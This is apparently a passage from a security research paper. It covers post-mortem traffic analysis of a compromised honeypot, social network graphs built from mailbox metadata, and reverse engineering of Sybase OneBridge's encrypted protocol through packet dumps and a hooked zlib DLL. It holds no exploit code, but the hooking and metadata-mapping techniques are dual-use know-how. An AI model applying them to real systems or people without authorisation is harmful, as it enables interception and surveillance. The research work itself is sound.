By definition, post mortem analysis tries to retrieve information from a compromised system. It is, however, not necessary that the system is compromised to apply these methods in order to collect information.

For a network based analysis, it only allows to find relations between machines. This information is useful in itself for example when an attacker wishes to run an targeted attack: he needs to get a cartography of his target as precise as possible.

A reference book in this domain is [33]. A good overview is available in [34]. Paraphrasing the previous references, the methodology for analysing network traces is decomposed in 4 steps:

1. statistic analysis: it consists in looking the capture from its statistics (number of packets, session length, volume, etc.);
2. sessions analysis: it consists in retrieving links between each machines, which allows among others to determine their respective role (file, print or authentication servers, workstations and so on);
3. anomalies analysis: it is used to determine weird events from signatures and rules;
4. content analysis: data is examined directly from packets.

In our context, the two last points are not necessary. The situation is supposed to be "normal", and we just try to determine how "lives" the network.

Our example relies on the compromising of a machine[14] [35,36]. 19 Mb of pcap traces are analyzed. After examining the traffic characteristics, it appears that no unusual protocol has been used: 143 ICMP packets, 41 UDP and 192700 TCP.

It is well known that the Internet is a wild jungle where hackers and bots spend their whole time scanning ports: data concerning TCP packets must cleaned. Looking at connection tries (`SYN` packets), many false positives related to scans are found. The focus is then set to `SYN|ACK` packets to determine flows. Figure 4 shows the whole TCP connections graph , and the corresponding ports. Although this example is rather simple, things are often denser. It is consequently preferable to separate incoming and outgoing connections.

Figure 5a shows incoming connections. A quick review reveals that:

- port 139 interested many people;
- connections on ports 31337, 50 and 45295 have been established whereas then were not opened when the machine was installed;
- only 2 machines, `200.30.109.90` and `61.62.84.30`, connected to both ports 139 and 45295.

Figure 5b shows outgoing connections. A quick review reveals that:

- there have been numerous connections to `81.196.20.133` and `217.215.111.13`, but each time on port 21: they are FTP servers;
- two mail servers (port 25), 4 IRC servers (port 6667) and one web server (port 80) have been contacted;
- connections are initialized to port 139 of other machines.

These hypotheses already allow one to have an idea about the situation. Of course, in a post mortem analysis, these hypotheses have to be analyzed and confirmed, looking at the content of the packets, at corrupted files and so on. So, there was probably an attack on port 139, that opened a shell on port 45295. Given that nothing has been installed by the administrator on port 50, and as root privileges are needed for that, it is really likely that the attacker installed a backdoor on this port. Why on port 50 and 45295, while we could invert the role of these ports (i.e. port 50 for the shell, and

[14] It was actually a honeypot, but that does not matter in this case.




Fig. 4 TCP connections graph

port 45295 for the backdoor)? Because a shellcode is seldom listening on a port lower than 1024, as it would require root privileges… and it is not certain at all that the exploited daemon gives these privileges. Hence, shells are installed on higher ports.

Machines whose port 21 is opened are probably bases for the attacker, on which he uploads tools. It is also usual to do this with web servers. Again, it is a matter of habit, but automatic exploitation tools often produce a capture of the system (memory, filtering rules, users, uptime…) that is then sent to the attacker: connections to ports 25 are probably related to that.

Finally, port 31337 is traditionally used by a IRC bouncer (psyBNC), which seems correct, given the outgoing connections to such servers.

This (simple) example illustrates that a good knowledge of certain practices and of network operations quickly allows one to extract information about communications between several machines. This has been done without even taking into account the content of the data exchanged, as if data was not accessible, correctly protected by strong cryptography.

4.2 Social networks: make the relations speak

The previous section dealt with network. This one deals with its users. Encrypted communications are often not anonymous (contrary to what Tor does, for example). It is then very easy for someone having access to the channel to retrieve relations between entities (or groups). That is called a *social network*, as a set of relationships linked by social interactions (encrypted communications here).

The concept of social network is introduced in [37], then developed by other sociologists. It is mainly based on graphs, well known objects in computer science. Social networks allow among others to determine the social capital of a person, particularly thanks to the weak link [38] and structural




Fig. 5 TCP connections **a** incoming connections; **b** outgoing connections

holes [39] theories. Important topics are the link diversity, the time, and the graph complexity.

Given that the authors of this article are not sociologists, the construction of such a network will be left aside. Our example relies on the analysis of a mail box. It might be interesting to strengthen our analysis adding other sources:

- instant messaging, looking at the contacts of a person, the volume and the frequencies of the exchanges;
- his phone communications;
- his involvement in sites like facebook or linkedin;
- and so on.

A small tool, that build relation graphs between people by analysing the contents of a mailbox, has been developed. The social network is build from the following elements:

- an edge means two peoples have been stakeholders in a mail;
- a vertex is a person mentioned in a field `From`, `To` or `Cc` of a mail.

Edges are balanced by the number of relations between their ends, which is the number of times these entities appeared in an exchange. Figure 6 presents the graph of a mail box during two years.

It is then possible to extract the sub-graph composed of vertices with a high degree (10 or more, in Fig. 7).

It is also possible to compute the graphs intersection (cf. Fig. 8a), and the centrality measure.[15] (cf. Fig. 8b).

Generating such graphs is not that hard. Hence, why being concerned about such an analysis? Look at the famous Blackberry example, from the RIM company, paying no heed to possible speculations, as the fact that messages must pass through a American or English server. Suppose that perfect cryptography is used, and that RIM did not introduce a backdoor asked by some government. What remains? Certainly a secure tool.

In that case, RIM is only able to monitor who is communicating with who, and at which frequency, and at which volume, and so on. In short, all the elements necessary to a sharp analysis of a social network, as explained before. While other risks are purely speculative, there is no question on this one, and no intervention is required (contrary to a backdoor, that needs a software to be modified), as only a simple system observation gives all of this information.

Two questions immediately occur. First, which advantage would this bring to RIM regarding the incurred risks? Secondly, why should we focus on RIM, while all the Internet providers and the telcos can do exactly the same thing? Did not they analyse our exchanges for market profiling or advertisement zoning?

5 Analysis of an undocumented protocol

This example presents the steps needed to rebuild an undocumented and encrypted protocol.

OneBridge is a synchronization software developed by Sybase. It allows mobile users to access Groupware features, such as e-mails, contacts list, memos, interacting like a bridge between these servers and mobile devices. More and more companies turn towards this solution, to the detriment of what

[15] There are actually several ones (for the graph, the edges weight has been used).




Fig. 6 Graph of a mail box

seems to be its candidate, BlackBerry. The communication protocol has been reversed during the evaluation, in order to develop our own client. Analysis has been done on version 5.5.

Aanlysis of cryptography has been realized in two parts. First, it is used for exchanges between clients and the server: the protocol must be understood to see how cryptography is used.[16] Then, as every software relying on cryptography, parts like users and key management must not be ignored. Both parts are examined in this section.

[16] This is even more important when software security is evaluated, in order to communicate with the software.

5.1 Understanding the protocol

5.1.1 First packets, first intuitions

A session between a OneBridge client and the server has been captured using Wirshark. Connection is made with TCP. Packets are encapsulated under HTTP. The rest of the packets consist of data in a proprietary format that needs to be analyzed.

Here are two sample packets to illustrate our intuitions. The first one is sent by the client to establish a connection:

```
0000  50 4F 53 54 20 2F 74 6D 3F 63 69 64 3D 30 26 76
      POST /tm?cid=0&v
0010  65 72 73 69 6F 6E 3D 35 2E 35 2E 32 30 30 36 2E
```




Fig. 7 Sub-graph extraction of a highly connected graph

```
      ersion=5.5.2006.
0020  31 31 31 32 20 48 54 54 50 2F 31 2E 31 0D 0A 68
      1112 HTTP/1.1..h
0030  6F 73 74 3A 31 39 32 2E 31 36 38 2E 31 30 30 2E
      ost:192.168.100.
0040  32 31 30 0D 0A 54 72 61 6E 73 66 65 72 2D 45 6E
      210..Transfer-En
0050  63 6F 64 69 6E 67 3A 63 68 75 6E 6B 65 64 0D 0A
      coding:chunked..
0060  0D 0A 31 63 0D 0A 03 1B 21 00 00 15 00 00 00 01
      ..1c....!.......
0070  00 00 00 06 74 6D 3A 2F 2F 00 06 74 6D 3A 2F 2F
      ....tm://..tm://
0080  00 00 0D 0A 30 0D 0A 0D 0A            ....0....
```




Fig. 8 Social network representation **a** intersection of 2 networks; **b** centrality

The following is the server answer:

```
0000  48 54 54 50 2F 31 2E 31 20 32 30 30 20 53 75 63
      HTTP/1.1 200 Suc
0010  63 65 73 73 0D 0A 53 65 72 76 65 72 3A 20 4F 6E
      cess..Server: On
0020  65 42 72 69 64 67 65 0D 0A 73 6F 75 72 63 65 75
      eBridge..sourceu
0030  72 69 3A 20 74 6D 3A 2F 2F 0D 0A 74 72 61 6E 73
      ri: tm://..trans
0040  66 65 72 2D 65 6E 63 6F 64 69 6E 67 3A 20 63 68
      fer-encoding: ch
0050  75 6E 6B 65 64 0D 0A 0D 0A 31 33 61 0D 0A 03 82
      unked....13a....
0060  39 02 00 81 0D 82 30 81 89 02 81 81 00 9F 98 D0
      9.....0.........
0070  33 E8 90 14 D5 D4 AC 3F 80 84 77 DA 96 0B 52 A5
      3......?..w...R.
0080  1F AC 08 CD BC 3C B5 CF E0 82 8B 66 19 3F 71 F0
      .....<.....f.?q.
0090  AC 0B 05 0E F1 13 E8 88 72 B5 09 82 E0 FA 88 68
      ........r......h
00a0  F3 4F 86 1B C0 51 91 D3 FB 8B CC D9 B7 39 9F 21
      .O...Q.......9.!
00b0  49 C7 E3 65 63 82 F6 13 74 01 05 BB C0 CD 35 69
      I..ec...t.....5i
00c0  B4 95 9C 84 26 BE 0C 32 E2 C6 7F 64 15 C7 EB B6
      ....&..2...d....
00d0  35 2E 78 21 C9 5E 96 50 54 85 B1 F0 6B 6C 32 C7
      5.x!.^.PT...kl2.
00e0  C7 87 30 C0 F0 5E 9D C6 DF 79 F2 B8 21 02 03 01
      ..0..^...y..!...
00f0  00 01 81 23 81 0D 82 30 81 89 02 81 81 00 C4 D1
      ...#...0........
0100  81 F3 32 10 B7 E6 15 E3 AE F7 84 A2 B1 73 1D 2B
      ..2..........s.+
0110  9E 32 CF 57 A1 AB 7F FC 73 F7 7B CA A5 D0 8C 41
      .2.W....s.{....A
0120  AF DA 24 A0 28 74 61 CA 8D 66 3E 8B A0 7C A1 8B
      ..\$$.(ta..f>..|..
0130  21 4E 8B 11 DE BA 46 81 49 71 CE 25 B4 82 D1 E6
      !N....F.Iq.%....
0140  41 C1 87 68 F7 B2 C9 5A 05 7D E7 C1 22 0B 80 1C
      A..h...Z.}.."...
0150  31 84 F5 12 C7 44 46 3F DA 87 C3 7F 7F D6 68 27
      1....DF?......h'
0160  6E BD F6 DD 62 11 64 4A 40 5F CA E4 26 AC E3 C3
      n...b.dJ@_..&...
0170  FA D4 68 A3 DE 80 EB 11 86 F6 EF 1B 88 3F 02 03
      ..h..........?..
0180  01 00 01 00 00 01 00 00 00 06 74 6D 3A 2F 2F 00
      ..........tm://.
0190  06 74 6D 3A 2F 2F 00 00 0D 0A 30 0D 0A 0D 0A
      .tm://....0....
```

A straight analysis directly leads to several assumptions:

- Packets are encapsulated in HTTP packets and transmitted in chunked mode.
- HTTP header is always the same for the client and for the server;
- `cid` is the *Company ID*, given in the client connection parameters, and `version` the client version.
- Several strings are preceded by their length. For example, `"tm://\0"` is preceded by `0x06`;
- Several blocks are present, each one preceded by its length. For example, the first packet can be dissected this way:

```
(0x15, (00,) (00,) (00,) (01, 00) (00,) (00,)
(06, ``tm://\0''),
(06, ``tm://\0''))
```

The same method of dissection works for the second packet.

Experience[17] shows that most of the proprietary protocols rely on rather similar models. The (Type, Length, Value) tuple is almost always used. Over this encoding, compression and encryption are often present. This is almost certain here, as messages can not be read. The remaining work is to retrieve the full header description, which will describe how the packet is built and the type of data transmitted.

5.1.2 Making the protocol understandable

Protocol comprehension mostly relies on an analysis of the packets exchanged between a client and the server. This analysis must be at the outset as simple as possible.

According to the documentation, communications are encrypted and compressed. *OneBridge* uses `zlib`, an open source compression library. Making our own `zlib` DLL, modifying the original library, seems judicious: by replacing the original DLL by our modified library, all the compressed data being in transit between the client and the server can be identified.

Hooked functions are `deflate`, for data compression, and `inflate` for decompression. Both functions use a `z_stream` stream as a parameter, containing pointers to processed data, to data to be processed, and their respective size. All data processed by these functions is dumped into a log file.

The only streams processed by `zlib` are the data fields of packets exchanged between the client and the server. By placing our library on the server, we will know that:

- data to decompress has been sent by a client;
- data to compress will be sent to a client.

Finally, by creating custom connection profiles using the administration utility, it is possible to disable encryption. Sessions will be captured in plaintext: their analysis will be much easier.

5.1.3 Identify third party libraries

Program uses `zlib` for data compression, *RSA BSAFE Crypto-C* for encryption, and *DataViz* for file format conversion (during file synchronization, some files are converted in a format readable by mobile devices before they are sent

[17] Based on the analysis of BlackBerry and Skype protocols.

during file synchronization). Analyzing library headers, or at least searching for their capabilities, gives information about how the program globally works. This libraries do not need to be analyzed: they are considered as black boxes. Only what they do matters.

The name of the functions exported by the libraries might be looked at: their name is often explicit, and is enough to understand what they do. There is no need to look at them if their utility has been understood.

BSAFE is statically linked. IDA signatures have been built to recognize its functions, using FLAIR (included in IDA).

5.1.4 Packets dissection

Protocol comprehension relies on several techniques:

- experiment and intuition to guess the use of bits and bytes in the packets;
- debugging to follow the application behaviour once a packet has been received, or when a packet is to be sent. This permits one to identify key functions;
- reverse engineering to dissect key functions.

